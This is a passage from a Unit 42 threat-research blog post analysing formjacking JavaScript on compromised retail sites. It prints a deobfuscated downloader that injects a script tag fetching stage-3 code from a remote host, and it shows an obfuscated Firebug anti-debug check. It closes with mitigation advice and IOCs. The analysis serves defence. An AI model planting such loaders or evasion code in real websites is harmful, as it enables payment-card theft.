It uses a "regex" to obfuscate the code, which we mentioned before. After deobfuscation, we can figure out it is only a downloader as it only:
1. Creates a DOM element: cdn=document.createElement("script")
2. Sets the element source url to: cdn.src="hxxps://xxxxxx\[.\]com/js/content.js";
3. Appends this element to the DOM tree.
So it would download stage 3 code from hxxps://myxintad\[.\]com/js/content.js, but the URL is no longer accessible. While we can not get its content, our previous analysis shows attackers can use powerful JavaScript to do lots of things:
* * Obfuscate and encrypt code.
* Only put a downloader in a target website, and put the real malicious code in their own remote server. This allows attackers to change its content easily and decide when it is accessible.
* Create multi-stage malware to make it more difficult to track, as in this case with stages 1 through 3...it can greatly frustrate researchers.
#### More Advanced Skills
Sometimes, malware authors will use some advanced skills to make code difficult to debug. We use the below hash for this example. It is similar to the one analyzed above, but it has extra anti-debug code, shown obfuscated below.
(SHA256:981d0c4d7e1d9249f3c0f59021f02c171233a5259ebda20a671e13d474fb74ec)
i\&\&t||!(window\[""+(69\>36?"\\x46":"\\x3f")+"ir"+"ebu"+(69\>16?"\\x67":"\\x5 f")+""\]\&\&window\[""+(64\>43?"\\x46":"\\x3d")+" ir"+"ebu"+(61\>21?"\\x67":"\\x5d")+""\]\["c"+"hr"+(85\>21?"\\x6f":"\\x69")+"m e"\]\&\&window\["Fi"+(54\>43?"\\x72":"\\x68")+"e" +""+(70\>31?"\\x62":"\\x59")+"ug"\]\["chr"+(76\>48?"\\x6f":"\\x66")+""+"m"+(9 9\>29?"\\x65":"\\x60")+""\]\["isIni"+(76\>22?" \\x74":"\\x6d")+""+""+(63\>30?"\\x69":"\\x61")+"alized"\]||t||i)? ....................
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 | i\&\&t||!(window\[""+(69\>36?"\\x46":"\\x3f")+"ir"+"ebu"+(69\>16?"\\x67":"\\x5 f")+""\]\&\&window\[""+(64\>43?"\\x46":"\\x3d")+" ir"+"ebu"+(61\>21?"\\x67":"\\x5d")+""\]\["c"+"hr"+(85\>21?"\\x6f":"\\x69")+"m e"\]\&\&window\["Fi"+(54\>43?"\\x72":"\\x68")+"e" +""+(70\>31?"\\x62":"\\x59")+"ug"\]\["chr"+(76\>48?"\\x6f":"\\x66")+""+"m"+(9 9\>29?"\\x65":"\\x60")+""\]\["isIni"+(76\>22?" \\x74":"\\x6d")+""+""+(63\>30?"\\x69":"\\x61")+"alized"\]||t||i)? .................... |
The deobfuscated code is:
i \&\& t || !(window\["Firebug"\] \&\& window\["Firebug"\]\["chrome"\] \&\& window\["Firebug"\]\["chrome"\]\["isInitialized"\] || t || i) ?
|-----|---------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 | i \&\& t || !(window\["Firebug"\] \&\& window\["Firebug"\]\["chrome"\] \&\& window\["Firebug"\]\["chrome"\]\["isInitialized"\] || t || i) ? |
The code uses two skills to make it hard to be analyzed:
1. It checks if you are using Firebug debugger to debug code.
2. It uses a JavaScript conditional operator to execute different branch code for different detection results. Sometimes malware even uses cascading javascript conditional operators, like "condition1 ? aaa: (condition2? bbb: (condition3? ccc: ddd)))", that is very very hard to set a debug breakpoint.
## Conclusion
JavaScript is not a new technology, it has been in use for more than 20 years, and is continuously updated. Today, most websites use Javascript, and we believe JavaScript attacks like formjacking are becoming a trend.
To mitigate risks, online retailers and e-commerce sites are advised to patch all of their systems, components, and web plugins to avoid being compromised. Additionally, it's best practice to regularly conduct web content integrity checks offline to see if your pages were edited and had malicious JS code inserted by attackers. Lastly, make sure you're using strong passwords on your content management system (CMS) administrators to make it less susceptible for brute force attacks.
For consumers shopping on these sites, we recommend paying via the one-time payment option that's frequently offered (e.g. PayPal. Visa Secured, etc.) instead of your credit card whenever possible. If you believe your credit card information was stolen as a result of a recent online purchase, you should contact your bank to freeze or change your card immediately. Additionally, consider putting a freeze on your credit so that new accounts can't be opened up using your personal information.
Palo Alto Networks customers are protected from this type of attack: WildFire detects and correctly identifies formjacking attacks as malicious and PANDB also identifies the URLs as malicious.
##### Acknowledgements
We would like to thank Kyle Wilhoit, Jen Miller Osborn and Mark Karayan for their advice and help with improving the blog.
#### IOCs
hxxps://www.cheshirehorse\[.\]com/
a79da1f007cfc88e4f8ae13623e2b752d2da03bcf9d51a74ea1fca2e6e6fca14
hxxp://92wear\[.\]vn/
5775efac071288ff6632056635f285b03bf2ab6d6dee1fd902555e256fe63119
1e4300dff5e0978092102028487c08267b74fb3beef14faa56b0f1a3fbc53ae4
hxxps://www.posterburner\[.\]com/SavedSession.aspx?SID=3Daba5c976c3f441ecbf449=
981d0c4d7e1d9249f3c0f59021f02c171233a5259ebda20a671e13d474fb74ec
Back to top
### Tags
* [Formjacking Attack](https://unit42.paloaltonetworks.com/tag/formjacking-attack/ "Formjacking Attack")
* [JavaScript Malware](https://unit42.paloaltonetworks.com/tag/javascript-malware/ "JavaScript Malware")
[Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research") [Next: Studying How Cybercriminals Prey on the COVID-19 Pandemic](https://unit42.paloaltonetworks.com/how-cybercriminals-prey-on-the-covid-19-pandemic/ "Studying How Cybercriminals Prey on the COVID-19 Pandemic")
### Table of Contents
*
### Related Articles
* [Slow Pisces Targets Developers With Coding Challenges and Introduces New Customized Python Malware](https://unit42.paloaltonetworks.com/slow-pisces-new-custom-malware/ "article - table of contents")
* [Why Is an Australian Footballer Collecting My Passwords? The Various Ways Malicious JavaScript Can Steal Your Secrets](https://unit42.paloaltonetworks.com/malicious-javascript-steals-sensitive-data/ "article - table of contents")
* [Malicious JavaScript Injection Campaign Infects 51k Websites](https://unit42.paloaltonetworks.com/malicious-javascript-injection/ "article - table of contents")
## Related Malware Resources
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 10, 2026 [#### The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/)
* [API](https://unit42.paloaltonetworks.com/tag/api/ "API")
* [Cryptographic](https://unit42.paloaltonetworks.com/tag/cryptographic/ "cryptographic")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/kubernetes-spiffe-spire-identity-spoofing/ "The Machine With Many Faces: Post-Exploitation Identity Misuse in SPIFFE/SPIRE")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 9, 2026 [#### Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/)
* [ARKTunnel](https://unit42.paloaltonetworks.com/tag/arktunnel/ "ARKTunnel")
* [C2](https://unit42.paloaltonetworks.com/tag/c2/ "C2")
* [CL-CRI-1171](https://unit42.paloaltonetworks.com/tag/cl-cri-1171/ "CL-CRI-1171")
[Read now ](https://unit42.paloaltonetworks.com/ppi-network-malware-campaign-analysis/ "Untracked Nightmares: The Threats Hiding Behind Commodity Infrastructure")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) September 3, 2026 [#### Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/)
* [Agentic AI](https://unit42.paloaltonetworks.com/tag/agentic-ai/ "Agentic AI")
* [ChatGPT](https://unit42.paloaltonetworks.com/tag/chatgpt/ "ChatGPT")
* [CL-CRI-1131](https://unit42.paloaltonetworks.com/tag/cl-cri-1131/ "CL-CRI-1131")
[Read now ](https://unit42.paloaltonetworks.com/ai-tool-use-targeting-latam-orgs/ "Attackers Expose Ongoing AI Tool Use Targeting Organizations in Latin America")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 31, 2026 [#### Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/)
* [Cloaked Ursa](https://unit42.paloaltonetworks.com/tag/cloaked-ursa/ "Cloaked Ursa")
* [Entra ID](https://unit42.paloaltonetworks.com/tag/entra-id/ "Entra ID")
* [Microsoft Teams](https://unit42.paloaltonetworks.com/tag/microsoft-teams/ "Microsoft Teams")
[Read now ](https://unit42.paloaltonetworks.com/spring-ring-voice-phishing-campaigns/ "Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 25, 2026 [#### The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/)
* [Backdoor](https://unit42.paloaltonetworks.com/tag/backdoor/ "backdoor")
* [Bitcoin](https://unit42.paloaltonetworks.com/tag/bitcoin/ "Bitcoin")
* [DLL hijacking](https://unit42.paloaltonetworks.com/tag/dll-hijacking/ "DLL hijacking")
[Read now ](https://unit42.paloaltonetworks.com/ai-enabled-malware-analysis/ "The State of AI-Enabled Malware August 2026: From Brand Abuse to Agentic Execution")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 20, 2026 [#### Identity Abuse Through Trusted Communication Channels](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/)
* [Authentication](https://unit42.paloaltonetworks.com/tag/authentication/ "authentication")
* [Identity theft](https://unit42.paloaltonetworks.com/tag/identity-theft/ "identity theft")
* [Malware](https://unit42.paloaltonetworks.com/tag/malware/ "malware")
[Read now ](https://unit42.paloaltonetworks.com/communication-channel-identity-risks/ "Identity Abuse Through Trusted Communication Channels")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 11, 2026 [#### Kimwolf v7: An Evolution of the Kimwolf Botnet](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/)
* [Android APK](https://unit42.paloaltonetworks.com/tag/android-apk/ "Android APK")
* [Ethereum](https://unit42.paloaltonetworks.com/tag/ethereum/ "Ethereum")
* [HTTP](https://unit42.paloaltonetworks.com/tag/http/ "HTTP")
[Read now ](https://unit42.paloaltonetworks.com/kimwolf-v7-botnet-malware/ "Kimwolf v7: An Evolution of the Kimwolf Botnet")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 10, 2026 [#### The Permanent Threat: Analyzing Aeternum's Blockchain-Based C2 Operations and Communications](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/)
* [Aeternum](https://unit42.paloaltonetworks.com/tag/aeternum/ "Aeternum")
* [Infection chain](https://unit42.paloaltonetworks.com/tag/infection-chain/ "infection chain")
* [JSON](https://unit42.paloaltonetworks.com/tag/json/ "JSON")
[Read now ](https://unit42.paloaltonetworks.com/aeternum-blockchain-c2-analysis/ "The Permanent Threat: Analyzing Aeternum’s Blockchain-Based C2 Operations and Communications")
[High Profile Threats](https://unit42.paloaltonetworks.com/category/top-cyberthreats/) August 6, 2026 [#### ChainDrop: Inside a Self-Propagating npm Worm](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/)
* [Blockchain](https://unit42.paloaltonetworks.com/tag/blockchain/ "blockchain")
* [ChainDrop](https://unit42.paloaltonetworks.com/tag/chaindrop/ "ChainDrop")
* [Claude code](https://unit42.paloaltonetworks.com/tag/claude-code/ "Claude code")
[Read now ](https://unit42.paloaltonetworks.com/chaindrop-npm-worm-analysis/ "ChainDrop: Inside a Self-Propagating npm Worm")
[Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/) August 6, 2026 [#### Token Jacking: Cybercriminals Could Be Stealing Your AI Resources](https://unit42.paloaltonetworks.com/ai-token-jacking/)
* [AI API](https://unit42.paloaltonetworks.com/tag/ai-api/ "AI API")
* [AI gateway](https://unit42.paloaltonetworks.com/tag/ai-gateway/ "AI gateway")
* [API keys](https://unit42.paloaltonetworks.com/tag/api-keys/ "API keys")
[Read now ](https://unit42.paloaltonetworks.com/ai-token-jacking/ "Token Jacking: Cybercriminals Could Be Stealing Your AI Resources")
* 
* 
 ![Enlarged Image]()
 Get updates from Unit 42
## Peace of mind comes from staying ahead of threats. Subscribe today.
Your Email
Subscribe for email updates to all Unit 42 threat research.
By submitting this form, you agree to our [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use "Terms of Use") and acknowledge our [Privacy Statement.](https://www.paloaltonetworks.com/legal-notices/privacy "Privacy Statement")
This site is protected by reCAPTCHA and the Google [Privacy Policy](https://policies.google.com/privacy) and [Terms of Service](https://policies.google.com/terms) apply.
Invalid captcha!
Subscribe  
{#footer} Products and Services
* [AI-Powered Network Security Platform](https://www.paloaltonetworks.com/network-security)
* [Secure AI by Design](https://www.paloaltonetworks.com/ai-security)
* [Prisma AIRS](https://www.paloaltonetworks.com/ai-security/prisma-airs)
* [AI Access Security](https://www.paloaltonetworks.com/sase/ai-access-security)
* [Cloud Delivered Security Services](https://www.paloaltonetworks.com/network-security/security-subscriptions)
* [Advanced Threat Prevention](https://www.paloaltonetworks.com/network-security/advanced-threat-prevention)
* [Advanced URL Filtering](https://www.paloaltonetworks.com/network-security/advanced-url-filtering)
* [Advanced WildFire](https://www.paloaltonetworks.com/network-security/advanced-wildfire)
* [Advanced DNS Security](https://www.paloaltonetworks.com/network-security/advanced-dns-security)
* [Enterprise Data Loss Prevention](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Enterprise IoT Security](https://www.paloaltonetworks.com/network-security/enterprise-device-security)
* [Medical IoT Security](https://www.paloaltonetworks.com/network-security/medical-device-security)
* [Industrial OT Security](https://www.paloaltonetworks.com/network-security/ot-security-solution)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [Next-Generation Firewalls](https://www.paloaltonetworks.com/network-security/next-generation-firewall)
* [Hardware Firewalls](https://www.paloaltonetworks.com/network-security/hardware-firewall-innovations)
* [Software Firewalls](https://www.paloaltonetworks.com/network-security/software-firewalls)
* [Strata Cloud Manager](https://www.paloaltonetworks.com/network-security/strata-cloud-manager)
* [SD-WAN for NGFW](https://www.paloaltonetworks.com/network-security/sd-wan-subscription)
* [PAN-OS](https://www.paloaltonetworks.com/network-security/pan-os)
* [Panorama](https://www.paloaltonetworks.com/network-security/panorama)
* [Secure Access Service Edge](https://www.paloaltonetworks.com/sase)
* [Prisma SASE](https://www.paloaltonetworks.com/sase)
* [Application Acceleration](https://www.paloaltonetworks.com/sase/app-acceleration)
* [Autonomous Digital Experience Management](https://www.paloaltonetworks.com/sase/adem)
* [Enterprise DLP](https://www.paloaltonetworks.com/sase/enterprise-data-loss-prevention)
* [Prisma Access](https://www.paloaltonetworks.com/sase/access)
* [Prisma Browser](https://www.paloaltonetworks.com/sase/prisma-browser)
* [Prisma SD-WAN](https://www.paloaltonetworks.com/sase/sd-wan)
* [Remote Browser Isolation](https://www.paloaltonetworks.com/sase/remote-browser-isolation)
* [SaaS Security](https://www.paloaltonetworks.com/sase/saas-security)
* [AI-Driven Security Operations Platform](https://www.paloaltonetworks.com/cortex)
* [Cloud Security](https://www.paloaltonetworks.com/cortex/cloud)
* [Cortex Cloud](https://www.paloaltonetworks.com/cortex/cloud)
* [Application Security](https://www.paloaltonetworks.com/cortex/cloud/application-security)
* [Cloud Posture Security](https://www.paloaltonetworks.com/cortex/cloud/cloud-posture-security)
* [Cloud Runtime Security](https://www.paloaltonetworks.com/cortex/cloud/runtime-security)
* [Prisma Cloud](https://www.paloaltonetworks.com/prisma/cloud)
* [AI-Driven SOC](https://www.paloaltonetworks.com/cortex)
* [Cortex XSIAM](https://www.paloaltonetworks.com/cortex/cortex-xsiam)
* [Cortex XDR](https://www.paloaltonetworks.com/cortex/cortex-xdr)
* [Cortex XSOAR](https://www.paloaltonetworks.com/cortex/cortex-xsoar)
* [Cortex Xpanse](https://www.paloaltonetworks.com/cortex/cortex-xpanse)
* [Unit 42 Managed Detection \& Response](https://www.paloaltonetworks.com/cortex/managed-detection-and-response)
* [Managed XSIAM](https://www.paloaltonetworks.com/cortex/managed-xsiam)
* [Next-Generation Identity Security](https://www.paloaltonetworks.com/idira)
* [Privileged Access Management](https://www.paloaltonetworks.com/idira/human/privileged-access-management)
* [Identity and Access Management](https://www.paloaltonetworks.com/idira/human/identity-and-access-management)
* [Endpoint Privilege Manager](https://www.paloaltonetworks.com/idira/human/endpoint-privilege-manager)
* [Identity Governance](https://www.paloaltonetworks.com/idira/human/identity-governance)
* [Workforce Password Management](https://www.paloaltonetworks.com/idira/human/workforce-password-management)
* [Agentic Identities](https://www.paloaltonetworks.com/idira/agentic)
* [Secrets Management](https://www.paloaltonetworks.com/idira/machine/secrets-management)
* [Unified Secrets Governance](https://www.paloaltonetworks.com/idira/machine/unified-secrets-governance)
* [Application Credentials Delivery](https://www.paloaltonetworks.com/idira/machine/application-credentials-delivery)
* [Vendor Privileged Access](https://www.paloaltonetworks.com/idira/human/vendor-privileged-access)
* [Threat Intel and Incident Response Services](https://www.paloaltonetworks.com/unit42)
* [Prepare for Emerging Risks](https://www.paloaltonetworks.com/unit42/frontier-ai-defense)
* [Strengthen Your Defenses](https://www.paloaltonetworks.com/unit42/strengthen-your-defenses)
* [Build Your Security Strategy](https://www.paloaltonetworks.com/unit42/build-your-security-strategy)
* [Understand the Adversary](https://www.paloaltonetworks.com/unit42/threat-intelligence)
* [Respond to a Cyber Attack](https://www.paloaltonetworks.com/unit42/respond)
Company
* [About Us](https://www.paloaltonetworks.com/about-us)
* [Careers](https://jobs.paloaltonetworks.com/en/)
* [Contact Us](https://www.paloaltonetworks.com/company/contact-sales)
* [Corporate Responsibility](https://www.paloaltonetworks.com/about-us/corporate-responsibility)
* [Customers](https://www.paloaltonetworks.com/customers)
* [Investor Relations](https://investors.paloaltonetworks.com/)
* [Location](https://www.paloaltonetworks.com/about-us/locations)
* [Newsroom](https://www.paloaltonetworks.com/company/newsroom)
Popular Links
* [Blog](https://www.paloaltonetworks.com/blog/)
* [Communities](https://www.paloaltonetworks.com/communities)
* [Content Library](https://www.paloaltonetworks.com/resources)
* [Cyberpedia](https://www.paloaltonetworks.com/cyberpedia)
* [Event Center](https://events.paloaltonetworks.com/)
* [Manage Email Preferences](https://start.paloaltonetworks.com/preference-center)
* [Products A-Z](https://www.paloaltonetworks.com/products/products-a-z)
* [Product Certifications](https://www.paloaltonetworks.com/legal-notices/trust-center/certifications)
* [Report a Vulnerability](https://www.paloaltonetworks.com/security-disclosure)
* [Sitemap](https://www.paloaltonetworks.com/sitemap)
* [Tech Docs](https://docs.paloaltonetworks.com/)
* [Unit 42](https://unit42.paloaltonetworks.com/)
* [Do Not Sell or Share My Personal Information](https://panwedd.exterro.net/portal/dsar.htm?target=panwedd)

* [Privacy](https://www.paloaltonetworks.com/legal-notices/privacy)
* [Trust Center](https://www.paloaltonetworks.com/legal-notices/trust-center)
* [Terms of Use](https://www.paloaltonetworks.com/legal-notices/terms-of-use)
* [Documents](https://www.paloaltonetworks.com/legal)
Copyright © 2026 Palo Alto Networks. All Rights Reserved
* [](https://www.youtube.com/user/paloaltonetworks)
* [](https://www.paloaltonetworks.com/podcasts/threat-vector)
* [](https://www.facebook.com/PaloAltoNetworks/)
* [](https://www.linkedin.com/company/palo-alto-networks)
* [](https://twitter.com/PaloAltoNtwks)
* EN
Select your language
   
### Default Heading
Read the article 
Seekbar
 

Volume
